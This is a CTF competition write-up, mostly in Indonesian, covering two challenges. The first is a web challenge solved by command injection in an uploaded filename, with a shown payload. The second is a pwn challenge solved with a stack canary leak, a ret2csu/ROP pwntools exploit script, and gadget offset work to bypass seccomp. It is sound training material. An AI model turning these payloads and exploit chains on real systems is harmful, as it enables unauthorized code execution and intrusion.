WRITEUP Final NCW 2K22

By ALAKADARNYA

|- Muhammad Azfar W

|- Rafi Priatna K

|- Takumi Kozaki

UNIVERSITAS GUNADARMA

DAFTAR ISI

WEB EXPLOITATION

|_ 🎶 Access

This is a simple website project that is used to just upload media file such as mp3 audio, just script-kiddie-ing to make a simple website that can upload a file...that's all.
But, can you hack it and grab the flag?


p.s. : REMEMBER, only upload .mp3 file, yes? ANY OTHER filetype such as JPG or JPEG or maybe PHP file will only got uploaded successfully but not going to be processed by the backend.
What do i mean by that is...your special juice attack inside a file will not going to work A.K.A useless.

Be more creative like russian hacker!!
Gooo!!!

Author: ByteBites#9671

Hint: Experiment with the filename

Solusi:
Diberikan sebuah link chall yang berisikan form untuk upload file mp3.




Dengan hint yang sudah diberikan + ada kata kunci di deskripsi challenge yaitu “script-kiddie”, kemudian kami menggunakan skill googling kami untuk mencari source codenya.
Tak lama kemudian, kami menemukannya


https://www.vaadata.com/blog/rce-vulnerability-in-a-file-name/

Kami mencoba-coba payload yang sudah dijelaskan pada artikel tersebut. Dan ternyata berhasil!


Payload untuk mendapatkan id => mp3 \";id;#



Setelah berhasil mencoba satu, lalu kami mencoba untuk mengeksekusi php shell exec, sesuai dengan yang dicontohkan pada artikel tersebut.



Terlihat flag.txt ada di direktori atasnya direktori ini. Jadi tinggal cd ../ lalu cat *.



Flag: **NCW22{R_C_E_in_filename__not_that_awesome_right?}**

PWN

|_ 🔥 Ini Ez

https://drive.google.com/drive/folders/1fz65hzumnoPrvTOh7kr3tdy-CR5L4Ywi?usp=share_link

Note : Jika pengerjaan tidak memakai atau mencari file Libc aslinya, maka ada penambahan point antara 250-500

Author: Enryu#7942

nc 103.167.136.75 11101

Solusi:

Diberikan sebuah file executable linux, yang memiliki informasi dan mitigasi sebagai berikut:

```
[$ ]stnaive¦Haoshoku¦ 勝 ~/Documents/ctf/NCWCTF2022/final/pwn/01ini_ez/bak 》 file chall
chall: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter
r GNU/Linux 3.2.0, with debug_info, not stripped
[$ ]stnaive¦Haoshoku¦ 勝 ~/Documents/ctf/NCWCTF2022/final/pwn/01ini_ez/bak 》
```

```
[$ ]stnaive¦Haoshoku¦ 勝 ~/Documents/ctf/NCWCTF2022/final/pwn/01ini_ez/bak 》 checksec ./chall
[!] Could not populate PLT: invalid syntax (unicorn.py, line 110)
[*] '/home/stnaive/Documents/ctf/NCWCTF2022/final/pwn/01ini_ez/bak/chall'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

```
[$ ]stnaive¦Haoshoku¦ 勝 ~/Documents/ctf/NCWCTF2022/final/pwn/01ini_ez/bak 》 seccomp-tools dump ./chall
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x00 0x0b 0xc000003e  if (A != ARCH_X86_64) goto 0013
 0002: 0x20 0x00 0x00 0x00000000  A = sys_number
 0003: 0x35 0x00 0x01 0x40000000  if (A < 0x40000000) goto 0005
 0004: 0x15 0x00 0x08 0xffffffff  if (A != 0xffffffff) goto 0013
 0005: 0x15 0x06 0x00 0x00000000  if (A == read) goto 0012
 0006: 0x15 0x05 0x00 0x00000001  if (A == write) goto 0012
 0007: 0x15 0x04 0x00 0x00000002  if (A == open) goto 0012
 0008: 0x15 0x03 0x00 0x0000000f  if (A == rt_sigreturn) goto 0012
 0009: 0x15 0x02 0x00 0x0000003c  if (A == exit) goto 0012
 0010: 0x15 0x01 0x00 0x0000004e  if (A == getdents) goto 0012
 0011: 0x15 0x00 0x01 0x000000e7  if (A != exit_group) goto 0013
 0012: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0013: 0x06 0x00 0x00 0x00000000  return KILL
```

Berikut hasil decompile beberapa function yang ada didalam executable tersebut:

main()

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  init();
  setup_seccomp(argc);
  vuln(argc);
  return 0;
}
```

Pada function main, program akan memanggil function init, setup_seccomp, & vuln. Function init, akan mengatur stdout, stdin, stderr agar menjadi non buffered. Pada function setup_seccomp, program akan menerapkan rules seccomp yang dapat dilihat pada gambar sebelumnya. Setelah itu, program akan memanggil function vuln.

init()

```
unsigned __int64 init()
{
  unsigned __int64 v1; // [rsp+8h] [rbp-8h]

  v1 = __readfsqword(0x28u);
  setvbuf(stdout, 0LL, 2, 0LL);
  setvbuf(stdin, 0LL, 2, 0LL);
  setvbuf(stderr, 0LL, 2, 0LL);
  alarm(0x1Eu);
```

```
  return v1 - __readfsqword(0x28u);
}
```

input_str()

```
unsigned __int64 __fastcall input_str(void *a1, int a2)
{
  int v3; // [rsp+14h] [rbp-Ch]
  unsigned __int64 v4; // [rsp+18h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  v3 = read(0, a1, a2);
  if ( *((_BYTE *)a1 + v3 - 1) == 10 )
    *((_BYTE *)a1 + v3 - 1) = 0;
  return v4 - __readfsqword(0x28u);
}
```

Function input_str, akan menjadikan argument pertama (a1) menjadi tempat menyimpan data yang dimasukkan oleh user, sedangkan argument kedua (a2) akan dijadikan batas ukuran data yang dapat dimasukkan oleh user.

vuln()


```
unsigned __int64 vuln()
{
  char v1[88]; // [rsp+0h] [rbp-60h] BYREF
  unsigned __int64 v2; // [rsp+58h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  write(1, "---------- Welcome To My House ----------\n", 0x2AuLL);
  printf("Input Name Guest : ");
  input_str(v1, 256LL);
  printf("Hello %s , What do you need to come my house ? \n", v1);
  printf("Input Your Answer : ");
  input_str(v1, 256LL);
  puts("Thanks you");
  return v2 - __readfsqword(0x28u);
}
```

Pada function vuln, program akan menerima input dari user sebanyak 2x menggunakan function input_str, variable v1 adalah variable yang akan menampung data masukkan dari user, dan 256 adalah jumlah data yang dapat dimasukkan oleh user. Hal ini, menimbulkan vulnerability *Buffer Overflow*, karena jumlah data yang dapat dimasukkan oleh user, lebih besar dibandingkan jumlah data yang dapat ditampung oleh variable v1 (v1 hanya dapat menampung 88 byte).


Dikarenakan data masukkan data user diterima oleh function read, yang mana function read tidak melakukan null termination di belakang string, sehingga kami memanfaatkan saat program menggunakan printf dengan format “%s” dari variable v1, untuk melakukan leak stack canary, stack address dan elf address.

Sebagai contoh, jika user memasukkan data “AAAABBBB”, diketahui bahwa variable v1 berada di address **0x7fffffffec40**.



```
pwndbg> telescope 40
00:0000│  rsi rsp 0x7fffffffec40 ◂— 'AAAABBBB'
01:0008│          0x7fffffffec48 ◂— 0x3f05996a93a97f00
02:0010│          0x7fffffffec50 ◂— 0x0
03:0018│          0x7fffffffec58 ◂— 0x0
04:0020│          0x7fffffffec60 —▸ 0x7fffffffeca0 —▸ 0x7fffffffecd0
05:0028│          0x7fffffffec68 —▸ 0x7fffffffede8 —▸ 0x7fffffffef78
chall'
06:0030│          0x7fffffffec70 —▸ 0x5555555554d5 (main) ◂— push
07:0038│          0x7fffffffec78 ◂— 0x0
08:0040│          0x7fffffffec80 —▸ 0x7ffff7ffd040 (_rtld_global) —▸
09:0048│          0x7fffffffec88 —▸ 0x55555555537c (setup_seccomp+27
0a:0050│          0x7fffffffec90 —▸ 0x55555555c2a0 ◂— 0xa1b2c3d4
0b:0058│          0x7fffffffec98 ◂— 0x3f05996a93a97f00
0c:0060│  rbp     0x7fffffffeca0 —▸ 0x7fffffffecd0 ◂— 0x1
0d:0068│          0x7fffffffeca8 —▸ 0x555555555511 (main+60) ◂— mov
0e:0070│          0x7fffffffecb0 —▸ 0x7fffffffede8 —▸ 0x7fffffffef78
```


Untuk melakukan leak stack canary yang berada di address **0x7fffffffec98**, berarti data yang dimasukkan harus sebesar hasil pengurangan address stack canary dikurangi dengan address variable v1 (**0x7fffffffec98 - 0x7fffffffec40 = 0x58**)



```
pwndbg> p/dx (0x7fffffffec98-0x7fffffffec40)
$1 = 0x58
pwndbg> p/d (0x7fffffffec98-0x7fffffffec40)
$2 = 88
```


Dan dikarenakan stack canary memiliki null byte, tambahkan 1 byte agar null byte tersebut tertimpa oleh data yang dimasukkan, sehingga function printf akan menampilkan value dari stack canary.

Contoh payload untuk melakukan leak stack canary:



```
# 0x7fffffffec98 - 0x7fffffffec40 = 0x58, 0x58+1
p = b""
p += b"A"*(0x58+1)
io.sendafter(": ", p)
```

Sehingga, saat program menampilkan “Hello %s , What do you need to come my house ?”, program akan melakukan leak stack canary.



```
  res = self.recvuntil(delim, timeout=timeout)
Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xdc(L=\xe1E\xaf\xd0\xec\xff\xff\xff\x7f
Input Your Answer : $ █
```

Hal ini bisa dilakukan untuk melakukan leak terhadap address/value lain, yang berada di stack.

Dikarenakan terdapat seccomp yang membatasi syscall yang dapat dipakai oleh program, kami memutuskan untuk menggunakan ORW & Getdents untuk membaca file dan melihat isi dari suatu direktori. Kami juga mencoba untuk mengerjakan “tanpa menggunakan libc” untuk mendapatkan poin lebih, sejujurnya hal ini sedikit ambigu dan agak mustahil karena kita tetap harus mengetahui versi libc yang digunakan, maka dari itu, kami membuat sebuah script untuk melakukan leak address dari function-function yang ada di executable tersebut

leaker.py

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
from pwn import *
from os import path
import sys

# ==========================[ Information
DIR = path.dirname(path.abspath(__file__))
EXECUTABLE = "/chall"
TARGET = DIR + EXECUTABLE
HOST, PORT = "103.167.136.75", 11101
REMOTE, LOCAL = False, False

# ==========================[ Tools
elf = ELF(TARGET)
elfROP = ROP(elf)

# ==========================[ Configuration
```

```
context.update(
    arch=["i386", "amd64", "aarch64"][1],
    endian="little",
    os="linux",
    log_level = ['debug', 'info', 'warn'][2],
    terminal = ['tmux', 'split-window', '-h'],
)

# ==========================[ Exploit

def ret2csu(call=0, edi=0, rsi=0, rdx=0, rbx=0, rbp=1, csu_mov=False):
    CSU_POP = elf.symbols["__libc_csu_init"]+82
    CSU_MOV = elf.symbols["__libc_csu_init"]+56

    p = b""
    p += p64(CSU_POP)
    p += p64(rbx)
    p += p64(rbp)
    p += p64(edi) # edi
    p += p64(rsi) # rsi
    p += p64(rdx) # rdx
    p += p64(call) # call

    if csu_mov==True:
        p += p64(CSU_MOV)
        p += p64(0) * 7
```

```
    return p



def set_rax(rax=0):
    p = b""
    # p += ret2csu(call=elf.got["write"], edi=1, rsi=elf.address, rdx=rax)
    p += ret2csu(call=elf.got["write"], edi=1, rsi=elf.address, rdx=rax,
csu_mov=True)
    return p

def exploit(io, libc=null):
    if LOCAL==True:
        #raw_input("Fire GDB!")
        if len(sys.argv) > 1 and sys.argv[1] == "d":
            choosen_gdb = [
                "source /home/mydata/tools/gdb/gdb-pwndbg/gdbinit.py",     # 0
- pwndbg
                "source /home/mydata/tools/gdb/gdb-peda/peda.py",          # 1
- peda
                "source /home/mydata/tools/gdb/gdb-gef/.gdbinit-gef.py"    # 2
- gef
                ][0]
            cmd = choosen_gdb + """
            b *input_str+120
            """
```

```
        gdb.attach(io, gdbscript=cmd)

p = b""
p += cyclic(0x58)
p += b"|"
io.sendafter(": ", p)
io.recvuntil("|")

STACK_CANARY = u64(io.recv(7).ljust(8, b"\x00")) << 8
print("STACK_CANARY            :", hex(STACK_CANARY))

LEAKED_STACK = u64(io.recv(6).ljust(8, b"\x00"))
SAVED_RIP_VULN = LEAKED_STACK - 0x28
SAVED_RIP_MAIN = LEAKED_STACK + 8
BUF_STACK_ADDRESS = LEAKED_STACK - 0x90
print("LEAKED_STACK            :", hex(LEAKED_STACK))
print("SAVED_RIP_VULN          :", hex(SAVED_RIP_VULN))
print("SAVED_RIP_MAIN          :", hex(SAVED_RIP_MAIN))
print("BUF_STACK_ADDRESS       :", hex(BUF_STACK_ADDRESS))

# RIP_OFFSET = SAVED_RIP - buf address
RIP_OFFSET = SAVED_RIP_VULN - BUF_STACK_ADDRESS
p = b""
p += cyclic(RIP_OFFSET - 8 - 8)
p += p64(STACK_CANARY)      # STACK CANARY
p += p64(0xdeadbeef)        # Saved RBP
```

```
p += p8(elf.symbols["main"]+0x32 & 0xFF) # Overwrite LSB of MAIN_ADDRESS
io.sendafter(": ", p)

# ============= PART 2
p = b""
p += cyclic(0x68-1)
p += b"|"
io.sendafter(": ", p)
io.recvuntil("|")
LEAKED_ADDRESS = u64(io.recv(6).ljust(8, b"\x00"))
elf.address = LEAKED_ADDRESS - elf.symbols["main"] - 60
print("LEAKED_ADDRESS       :", hex(LEAKED_ADDRESS))
print("elf.address          :", hex(elf.address))


# ROP - LEAK LIBC FUNCTION ADDRESS
LEAK_THIS_FUNCTION = "puts"
p = b""
p += b"A" * (0x58)
p += p64(STACK_CANARY) # Stack Canary
p += p64(0xdeadbeef) # RBP
p += p64(elf.search(asm("pop rdi; ret;")).__next__())
p += p64(elf.got[LEAK_THIS_FUNCTION])
p += p64(elf.symbols["puts"])
io.sendafter(": ", p.ljust(0x100))
```

```
    io.recvuntil("Thanks you\n")
    LEAKED_LIBC = u64(io.recv(6).ljust(8, b"\x00"))
    print("LEAKED_LIBC              :", hex(LEAKED_LIBC))

    io.interactive()

if __name__ == "__main__":
    io, libc = null, null

    if args.REMOTE:
        REMOTE = True
        io = remote(HOST, PORT)
        # libc = ELF("___")

    else:
        LOCAL = True
        io = process(
            [TARGET, ],
            env={
            #     "LD_PRELOAD":DIR+"/___",
            #     "LD_LIBRARY_PATH":DIR+"/___",
            },
        )
        # libc = ELF("___")
    exploit(io, libc)
```

Disini, kami menjalakan script tersebut berulang-ulang dengan mentargetkan function libc yang berbeda, untuk mendapatkan address libc function-function berikut:

- puts

```
LEAKED_LIBC                    : 0x7f03f9265db0
```


- printf

```
LEAKED_LIBC                    : 0x7fb9fef6f330
```

- alarm

```
LEAKED_LIBC                    : 0x7f8c3e0dfd90
```

Untuk mendapatkan versi libc yang digunakan, kami menggunakan website libc-database (https://libc.rip). Masukkan ketiga nama function libc tersebut beserta 3 nibble terakhir dari address-address libc tersebut (db0, 330, d90). Sehingga, akan menampilkan potensi libc yang digunakan:



Dikarenakan executable yang diberikan adalah 64-bit, maka download ketiga file libc yang memiliki akhirat amd64 (64-bit). Lalu gunakan patchelf, untuk modifikasi file executable challenge yang diberikan agar menjalankan libc yang sudah didownload.

```
[$ ]stnaive¦Haoshoku¦ 勝 ~/Documents/ctf/NCWCTF2022/final/pwn/01ini_ez/hmm 》ls
chall  libc6_2.35-4_amd64.so
[$ ]stnaive¦Haoshoku¦ 勝 ~/Documents/ctf/NCWCTF2022/final/pwn/01ini_ez/hmm 》ldd chall
        linux-vdso.so.1 (0x00007ffdae799000)
        libseccomp.so.2 => /lib/x86_64-linux-gnu/libseccomp.so.2 (0x00007facd7f81000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007facd7d59000)
        /lib64/ld-linux-x86-64.so.2 (0x00007facd7fc5000)
[$ ]stnaive¦Haoshoku¦ 勝 ~/Documents/ctf/NCWCTF2022/final/pwn/01ini_ez/hmm 》patchelf --replace-needed libc.so.6 ./libc6_2.35-4_amd64.so chall
[$ ]stnaive¦Haoshoku¦ 勝 ~/Documents/ctf/NCWCTF2022/final/pwn/01ini_ez/hmm 》ldd chall
        linux-vdso.so.1 (0x00007ffef05a7000)
        libseccomp.so.2 => /lib/x86_64-linux-gnu/libseccomp.so.2 (0x00007f2a46891000)
        ./libc6_2.35-4_amd64.so (0x00007f2a4668e000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f2a468d6000)
```

Sehingga saat dijalankan, executable yang sudah di patch akan menjalankan function-function libc dengan address yang ada pada file libc.

Selanjutnya, karena keterbatasan gadget, kami memutuskan untuk melakukan ret2csu agar dapat mengkontrol register sepertirbp, rbx, rdx, bahkan rax (secara tidak langsung).

disassemble of __libc_csu_init

```
... snipped
0x0000555555555568 <+56>:    mov    rdx,r14                <-- CSU_MOV
0x000055555555556b <+59>:    mov    rsi,r13
0x000055555555556e <+62>:    mov    edi,r12d
0x0000555555555571 <+65>:    call   QWORD PTR [r15+rbx*8]   <-- CSU_CALL
0x0000555555555575 <+69>:    add    rbx,0x1
0x0000555555555579 <+73>:    cmp    rbp,rbx
0x000055555555557c <+76>:    jne    0x555555555568 <__libc_csu_init+56>
0x000055555555557e <+78>:    add    rsp,0x8
0x0000555555555582 <+82>:    pop    rbx                    <-- CSU_POP
0x0000555555555583 <+83>:    pop    rbp
0x0000555555555584 <+84>:    pop    r12
0x0000555555555586 <+86>:    pop    r13
0x0000555555555588 <+88>:    pop    r14
0x000055555555558a <+90>:    pop    r15
0x000055555555558c <+92>:    ret
```

Kami juga menggunakan sebuah gadget yang dapat memodifikasi suatu value dalam writeable memory, yaitu gadget berikut:

```
0x00000000000010c2 : add ch, byte ptr [rdi] ; add byte ptr [rax], al ; push 9 ; jmp 0x1020
0x0000000000001047 : add dword ptr [rax], eax ; add byte ptr [rax], al ; jmp 0x1020
0x00000000000011c2 : add dword ptr [rbp - 0x3d], ebx ; nop dword ptr [rax] ; ret
0x0000000000001524 : add eax, 0xfffb56e8 ; dec ecx ; ret
0x00000000000014cd : add eax, 0xfffbade8 ; dec ecx ; ret
0x0000000000001412 : add eax, 0xfffc68e8 ; dec ecx ; ret
```

Gadget ini kami manfaatkan untuk memodifikasi libc address yang berada di bss, menjadi address dari suatu function / instruction yang kami inginkan. Karena dalam challenge ini, executable memiliki mitigasi Full RelRO, kami tidak memodifikasi got, melainkan address stderr dan stdin yang ada di bss. Address stderr kami ubah menjadi address function read+12 yang mengandung instruction “syscall”, dan stdin kami ubah menjadi address yang mengandung instruction “pop rdx; ret”. Sebelumnya, kami harus mencari offset diantara keduanya (_IO_2_1_stderr_ - read+12) & (_IO_2_1_stdin_ - address “pop rdx; ret”)

Offset _IO_2_1_stderr_ - read+12) = -0xfb334

```
pwndbg> p/dx &_IO_2_1_stderr_
$2 = 0x7f6304896680
pwndbg> x/10i read
   0x7f630479b340 <read>:       mov    eax,DWORD PTR fs:0x18
   0x7f630479b348 <read+8>:     test   eax,eax
   0x7f630479b34a <read+10>:    jne    0x7f630479b360 <read+32>
   0x7f630479b34c <read+12>:    syscall
   0x7f630479b34e <read+14>:    cmp    rax,0xfffffffffffff000
   0x7f630479b354 <read+20>:    ja     0x7f630479b3b0 <read+112>
   0x7f630479b356 <read+22>:    ret
   0x7f630479b357 <read+23>:    nop    WORD PTR [rax+rax*1+0x0]
   0x7f630479b360 <read+32>:    sub    rsp,0x28
   0x7f630479b364 <read+36>:    mov    QWORD PTR [rsp+0x18],rdx
pwndbg> p/dx &_IO_2_1_stderr_
$3 = 0x7f6304896680
pwndbg> p/dx (0x7f6304896680-0x7f630479b34c)
$4 = 0xfb334
```

Offset _IO_2_1_stdin_ - address “pop rdx; ret” = -0x1a8cce

```
pwndbg> x/2i (0x7f63046a1000+0x4bdb2)
   0x7f63046ecdb2:      pop    rdx
   0x7f63046ecdb3:      ret
pwndbg> p/dx (0x7f63046a1000+0x4bdb2)
